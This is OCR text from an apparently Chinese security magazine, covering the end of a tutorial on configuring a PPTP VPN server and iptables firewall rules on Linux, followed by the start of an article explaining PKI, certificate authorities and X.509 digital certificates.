步骤2:配置VPN服务器的主配置文件。PPTP服务的主配置文件是"/etc/pptpd.conf"。进入该文件,首先设置VPN服务器的本地地址。其中,localip选项定义了VPN服务器本地的地址,客户机在拨号后,VPN服务器会自动建立一个PPP0网络接口供客户机使用;remoteip选项定义了分配给VPN客户机的地址段,当VPN客户机拨号到VPN服务器后,服务器从这个地址段中分配一个IP地址给VPN客户机,以便客户机能访问内网。和Windows下的页码打印类似,可以用"-"符号表示连续的地址,用","符号隔开不连续的地址。

步骤3:配置账号文件。账号文件"/etc/ppp/chap-secrets"保存了VPN客户机拨入时所使用的账户名、口令和分配的IP地址,该文件中每个账户的信息为一行。如果分配给账户的IP地址参数为"*",表示VPN客户机IP地址由PPTP服务随机在地址段中选择。

步骤4:对VPN服务的操作。设置VPN服务时,包括启动、停止、重新启动、自动启动等。其中,启动VPN服务的命令为"service pptpd start";停止VPN服务的命令为"service pptpd stop";重新启动VPN服务的命令为"service pptpd restart";如果需要让VPN服务随系统启动而自动加载,可以执行命令"chkconfig pptpd on"。

步骤5:配置Linux内核路由。在局域网内部通常存在多个不同的网段,为了能让VPN客户机与内部网络的各个网段互连,还应打开Linux内核的路由功能以及配置相应静态路由,否则VPN客户机只能访问VPN服务器内部网卡所在的网段。如果要永久修改内核路由参数则可以通过VI编辑器打开以下配置文件:"vi /etc/sysctl.conf",加入"net.ipv4.ip_forward=1"即可。使用静态路由,可让VPN客户机通过所在内部网段访

问其他内部网段的网络资源。通常情况下,内网有多少个网段就添加多少条静态路由。添加静态路由尽量把路由添加到路由配置文件,这样在重新启动操作系统后,静态路由不会丢失。可以通过VI编辑器打开"/etc/rc.d/rc.local"文件,在rc.local文件的最后一行添加一条静态路由,命令格式如:"route add-net 内网网段网络地址 netmask 255.255.255.0 内网网卡名"。

设置完毕,建立VPN拨号,然后指定IP为VPN服务器的IP地址,进行拨号链接,测试通过。不过,对于一个安全的网络来说,这只是万里长征走完了第一步,适当的安全防范也是十分重要的一部分。

联袂演出:通过防火墙提高VPN安全性

由于VPN系统是基于Linux的,因此从系统安全性考虑,我们可以开启Linux服务器的iptables防火墙功能。但要能让客户机通过防火墙访问VPN服务,必须在iptables防火墙上开启VPN服务相应端口。该防火墙软件包内置于Linux内核中,是一种基于包过滤型的防火墙实现技术。其中心思想是根据网络层IP包头中的源地址、目的地址及包类型等信息来控制包的流向,更彻底的过滤则是检查包中的源端口、目的端口及连接状态等信息。要查看系统中现有的iptables规划集,可以运行"ptables-list",如图1所示。




图1

Linux内核中默认有3个被称为"防火墙规则"的过滤表,分别是INPUT、OUTPUT和FORWARD。如上例所示,每一个数据包都要通过三个内建的链(INPUT、OUTPUT和FORWARD)中的一个。filter是最常用的表,在filter表中最常用的3个目标是ACCEPT、DROP和REJECT。ACCEPT表示接受信息;DROP会丢弃数据包,不再对其进行任何处理;REJECT会把出错信息传送至发送数据包的主机。实际应用中,一般是要阻止来自某一特定IP范围内的数据包,因为该IP地址范围被管理员怀疑有大量恶意攻击者在活动:"# iptables -t filter -A INPUT -s xxx.xxx.xxx.0/24 -j DROP"。当然,也可以很轻易地阻止所有流向攻击者IP地址的数据包,该命令稍有不同:"# iptables -t filter -A OUTPUT -d xxx.xxx.xxx.0/24 -j DROP"。

小提示 关于A选项。这里使用A选项说明是给现有的链添加规则。网络上的恶意攻击者总是在变化的,因此需要不断改变IP。假设一个网上攻击者转移到新的IP地址,而原来的IP地址被分配给一些清白的用户,那么这时这些用户的数据包将无法通过网络。

在通常情况下,一个配置适当的防火墙不仅是系统有效应对外部攻击的第一道防线,也是最重要的一道防线。在新系统第一次连接上网络之前,防火墙就应该被安装并配置好。PPTP服务使用TCP协议的1723端口和编号为47的IP协议(GRE常规路由封装)。如果Linux服务器开启防火墙功能,就需设置允许TCP协议的1723端口和编号为47的IP协议通过,可以使用以下命令开放TCP协议的1723端口和编号为47的IP协议。

```
iptables -I INPUT -p tcp --dport 1723 -j ACCEPT
iptables -I INPUT -p gre -j ACCEPT
```

通过这个方案的实施,大大降低了高昂线路租用费用。由于Linux遵循通用公共许可证GPL,因此任何人有使用、复制和修改Linux的自由,VPN系统在Linux上安装自然也是免费的。而且,本系统属于轻量级VPN系统,特别适合为节约资金又渴望实现VPN服务的单位。当然,该类型VPN系统存在着需要改进的方面,例如它从配置管理以及系统管理上还比较原始,需要靠熟悉


Linux网络操作系统的管理员来操作配置文件。这样使得V P N系统中,如用户开户、I P段地址配置、路由设置等系统及配置管理十分不便。从后续方法的优化来看,如果能够制作一个基于后台数据库有着图形化操作界面的VPN管理系统,那么这样的V P N系统将更加实用。当然,开发这个系统时,也可以考虑使用完全免费的M y S Q L数据库。篇幅所限,这里就不再详述了。

可见,使用双网卡搭建基于L i n u x的V P N系统,在实现V P N系统的同时可以为单位节省大量的开支;使用Linux系统自带的IPtables防火墙,又可以对系统的访问进行有效的安全控制。总之,目前V P N技术凭借其特有的灵活性、安全性、经济性和扩展性等,已成为企业、院校等主流的远程访问方式之一,大大降低了建设专用网络连接所需的高昂线路租用费用。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:密码学

关键词:PKI、数字证书



数字证书原理及应用

文/图　余跃　孔亚楠

前面几期的黑防中,我向大家介绍过S S L协议的原理,以及如何利用OpenSSL进行一些密码学方面的编程,这些文章中都提到了数字证书这个概念。本文就向大家介绍一下P K I公钥体系中的非常核心元素——数字证书的原理及应用,也算为后续的数字证书编程解析打个基础。

数字证书在实现身份认证、加密传输等方面起着非常关键的作用。例如在SSL、SET等安全协议通信时,数字证书用于通信双方进行身份认证,并且依靠数字证书和非对称加密算法加密传输数据,或者根据数字证书协商通信双方的共享密钥。本文中涉及的一些概念和解释,存在很多个人的理解,难免存在不足与疏漏,望大家提出指正。

PKI介绍

提到数字证书,不得不先简单介绍一下P K I公钥体系。PKI(Pbulic Key Infrastructure,公钥基础设施)技术是信息安全技术的核心,也是电子商务的关键和基础技术。P K I是一种遵循既定标准的管理平台,能够为所有网络应用提供加密和数字签名等密码服务及所必需的密钥和证书管理体系。简单来说,PKI就是利用公钥理论和技术建立的提供安全服务的基础设施。PKI一般体系如图1所示,构建实施一个P K I系统也是围绕这些部分来进行的。




图1

在我看来,P K I提供的是一个标准的安全体系保障,其中最重要的是认证机构,也就是我们

常说的CA(Certificate Authority)组件。CA的实现前提是:必须保证C A是绝对可信,也就是常说的可信第三方这个概念。P K I整个信任体系都建立在至少一个可信第三方的存在。所以,C A是PKI的核心执行机构,由CA签发的数字证书是PKI体系的核心元素。CA的组成根据不同应用有所区别,但是CA的职责一定包括:

(1)验证并标示证书申请者的身份,签发数字证书。签发的数字证书中必须保证证书标识的惟一性、签名证书的安全性、证书的有效期等问题,保证申请者拿到的数字证书在应用中是可信的。

(2)日志记录数字证书的签发,管理数字证书。C A服务器必须保证所签发的数字证书可以进行检索(常采用LDAP协议)、更新、撤销、作废等操作,以便对签发的数字证书进行维护管理。

数字证书原理

P K I所提供的所有安全服务(身份认证、数据完整性保证、数据加密、抗否认性等)都是围绕数字证书的运用展开的。对于数字证书的定义有很多,其本质我认为是具有"权威性"的电子"信息"。这里的"信息"包含了用户在网络活动中用到的公钥及用户个人公开的信息。之所以称这些信息为"权威性",是因为信息的内容是相互绑定的,绑定关系是可信的,是可以验证的。通俗地说,数字证书在网络活动中的地位相当于身份证在社会中的地位,如图2和图3所示。




图2

持有者(Subject)标识符	姓名
序列号	身份证号
公钥	照片
有效期	有效期
签发者(Issuer)标识符	签发单位
CA的数字签名	签发单位盖章、防伪标志

图3

目前的应用中,数字证书都采用X.509标准,发展到现在是V3版,即通常说的X.509 V3证书,其格式如图4所示。

版本号
证书序列号
签名算法标识符
颁发者的名称
有效期(不早于/不晚于)
主体名称
主体的公钥信息
颁发者惟一标识符(可选)
主体惟一标识符(可选)
扩展项(可选)
颁发者的签名

扩展类型	关键/非关键	扩展字段值
扩展类型	关键/非关键	扩展字段值
扩展类型	关键/非关键	扩展字段值

图4

如果有人用记事本打开电脑上的证书,可能会发现数字证书有自己的编码方式,即D E R(二进制编码)和P E M(B a s e64编码),这两种编码都是不包含用户私钥的。而带有私钥的证书由Public Key Cryptography Standards #12(即P K C S#12)标准定义,包含了公钥和私钥的二进制格式的证书形式,可以装在计算机上。

数字证书应用分析

由上述可见,数字证书之所以能用于网络活动中的身份认证、数据完整性保证、数据加/解密等方面,跟它的设计密切相关。下面我们具体分析应用最广泛的两个方面——身份认证以及数据加/解密和完整性验证。

1. 身份认证

数字证书中包含了用户的个人信息和公钥,并且两者的绑定关系是可信的,经过可信第三

方证明的。假设用户A、B正在进行网络通信，A需要验证B的合法身份。A得到了B的数字证书，首先验证这个证书的合法性。由于证书上带有CA（可信第三方）的数字签名，即对整个证书信息作Hash消息摘要，然后用CA私钥加密签名。所以，证书内容是不可能被修改的，被非法用户修改后的证书签名是不匹配的，A只需要用CA的公钥对签名做一次解密，然后验证证书的Hash消息摘要即可。接着，A从证书中取出B的个人信息，确定B的身份，这样A对B的身份认证就完成了。

2. 数据加/解密、完整性验证

数字证书中带有用户的公钥，当用户A、B在不安全的网络信道通信时，希望自己所发送的数据是加密的，并且只有对方能看见。首先，A在本地随机生成一个大随机数充当会话密钥，然后用对称加密算法（DES、AES等）加密传输数据。接着，A用B的证书中包含的公钥加密这个随机数，拼接在数据后面。最后，A用Hash算法，对整个数据作Hash，并且利用自己的私钥进行加密签名（这就是消息认证码MAC），放在数据包最后，发送给接收方B。B收到A的数据包后，首先利用A的证书验证消息认证码MAC，这就保证了数据在传输过程的完整性。然后，用自己的私钥解密会话密钥后，得到A发送过来的信息。

整个过程就是我们常说的数字信封。其实，在SSL、SET等安全协议中，数字证书的应用跟上述类似。由上述分析，我们可以总结数字证书在网络中的通用模型，如图5所示。




图5

数字证书的分发和存储

数字证书整个应用体系中必须保证两点：一是证书私钥的绝对保密性；二是证书公钥的可查性，或者说发行性。在用户申请证书的时候，CA将证书分发给用户的途径有多种。第一种途径是带外分发（Out-of-band Distribution），即离线方式。例如在北京国税的证书项目中，密钥对是由软件运营商代替客户生成，证书也是由运营商代替客户从CA下载，然后把私钥和下载的证书一起储存在软盘里，再交给用户的。这样做的好处是免去了用户上网下载证书的麻烦。第二种途径是带内分发（In-band Distribution），即在线方式。用户从网上下载数字证书到自己的电脑中，下载时，用户要向CA出示参考号和授权码，以向CA证明自己的身份。除了以上两种方式外，CA还把证书集中放置在公共的数据库中公布，用户可以随用随查询随调用。

